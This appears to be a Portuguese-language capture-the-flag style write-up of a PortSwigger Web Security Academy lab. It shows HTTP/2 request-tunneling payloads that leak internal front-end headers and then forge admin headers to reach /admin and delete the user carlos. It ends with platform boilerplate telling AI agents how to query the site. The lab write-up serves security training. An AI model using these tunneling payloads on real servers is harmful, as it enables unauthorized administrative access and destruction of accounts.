> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/pt-br/web/request-smuggling/access-control-bypass-via-http2-tunneling.md).
# Bypass de Controle de Acesso via Tunelamento HTTP/2
Notas sobre Bypass de Controle de Acesso via Tunelamento HTTP/2 para laboratórios da PortSwigger Web Security Academy, incluindo fluxo de exploração, teste de payloads, validação no Burp Suite e contexto de remediação.
### Contornando Controles de Acesso por meio de Tunelamento de Requisições HTTP/2
#### **Descrição do Laboratório**
Este laboratório é vulnerável ao request smuggling porque o servidor frontal faz downgrade de requisições HTTP/2 para HTTP/1 enquanto limpa incorretamente os nomes dos cabeçalhos de entrada. / Para resolver o laboratório, você deve acessar o painel de administração localizado em **/admin** como administrador, depois exclua o usuário **carlos**.
O servidor frontal não reutiliza a conexão com o servidor interno, então ele não é vulnerável aos ataques clássicos de request smuggling. Por outro lado, ele continua exposto ao **Tunelamento HTTP/2**.
#### **Estudo do Comportamento do Servidor**

Primeiro, insira um cabeçalho personalizado, por exemplo:
{% code title="Nome:" %}
```http
Teste: Testando
Host: jord4n.pro
Valor:
```
{% endcode %}
valor
O servidor então retorna um erro, indicando que o cabeçalho pode ser injetado.

Então, se colocarmos no mecanismo de busca algo como:
{% code title="Nome" %}
```http
Teste: teste
Content-Length: 100
search=testing
```
{% endcode %}
o servidor frontal fica confuso por causa desse cabeçalho adicional. / Ao aumentar o **Content-Length** para cerca de **150**, o servidor retorna cabeçalhos internos:
```http
cookie: session=hGFEdnaCHTLJR2gv68Qj600nBECAmCeL
X-SSL-VERIFIED: 0
X-SSL-CLIENT-CN: null
X-FRONTEND-KEY: 7732064356452682
```
#### **Construção da Requisição Tunelada**
Uma nova sequência de cabeçalhos está sendo injetada:
```http
Teste: teste
GET /admin HTTP/1.1
Host: 0a4d00060452b3308271d30100b100ec.web-security-academy.net
X-SSL-VERIFIED: 1
X-SSL-CLIENT-CN: administrador
X-FRONTEND-KEY: 7732064356452682
```

Para que o tunelamento funcione corretamente, o método correto (HEAD ou GET, conforme apropriado) e a rota desejada são colocados.

O painel de administração é então acessado, onde os usuários **wiener** e **carlos** aparecem.
#### **Exclusão do Usuário**
A exclusão é feita enviando uma requisição tunelada semelhante:
```http
Teste: teste
GET /admin/delete?username=carlos HTTP/1.1
Host: 0a4d00060452b3308271d30100b100ec.web-security-academy.net
X-SSL-VERIFIED: 1
X-SSL-CLIENT-CN: administrador
X-FRONTEND-KEY: 7732064356452682
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/pt-br/web/request-smuggling/access-control-bypass-via-http2-tunneling.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.